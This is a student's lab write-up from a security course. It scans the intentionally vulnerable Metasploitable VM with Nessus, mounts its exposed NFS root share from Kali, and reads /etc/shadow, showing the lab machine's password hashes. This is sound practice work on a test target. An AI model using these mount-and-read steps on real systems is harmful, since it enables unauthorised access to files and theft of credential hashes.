


**Module:- SECURITY CONCEPT  
(Target Metasploitable\_Machine)  
Name:-Prithviraj Nikam**

**Lab Assignments:**

**Access Directory From meta user**

**Step-1:- Download metasploit and create a new virtual machine**

<https://sourceforge.net/projects/metasploitable/files/latest/download>



**Step-2:- Run metasploit and check Ip**

**Ip address:- 192.168.3.163**

```
File   View   Machine   View   Input   Devices   Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

## Step-3:- Open Nessus and scan vulnerabilities → select NFS exported share information disclosure

The screenshot shows the Nessus interface for a scan named "demo". The "Vulnerabilities" tab is selected, displaying 68 vulnerabilities. A single critical vulnerability is highlighted: "NFS Exported Share Information Disclosure" with a score of 10.0. The details page for this vulnerability is shown below, including its description, solution, and output. The output section shows the command to mount the NFS share.

**Description**  
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**  
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

**Output**

```
The following NFS shares could be mounted :  
+ /  
+ Contents of / :  
- .  
- ..  
- bin  
- boot  
    ...  
more...
```

To see debug logs, please visit individual host

Port	Hosts
2049 / udp / rpc-nfs	192.168.3.163

## Step-4:- open kali linux machine and run \$ mkdir remote-system

```
(prithvi㉿kali)-[~]  
$ mkdir remote-system
```

## Step-5:- Create mount of meta machine

```
$ sudo mount -t nfs 192.168.3.163:/ remote-system
```

### Meta ip

```
[prithvi@kali:~]$ sudo mount -t nfs 192.168.3.163:/ remote-system  
[sudo] password for prithvi:
```

Step-6:- After mounting going to directory “remote-system”

```
$ ls  
$ cd remote-system  
$ ls  
$ cd etc  
$ sudo cat shadow
```

```
[prithvi@kali:~]$ ls  
Desktop Documents Downloads Music Pictures Public remote-system Templates Videos  
[prithvi@kali:~]$ cd remote-system  
[prithvi@kali:~/remote-system]$ ls  
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz  
[prithvi@kali:~/remote-system]$
```

```
[prithvi@kali:~/remote-system]$ cd etc  
[prithvi@kali:~/remote-system/etc]$ cat shadow  
cat: shadow: Permission denied  
[prithvi@kali:~/remote-system/etc]$ sudo cat shadow  
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::
```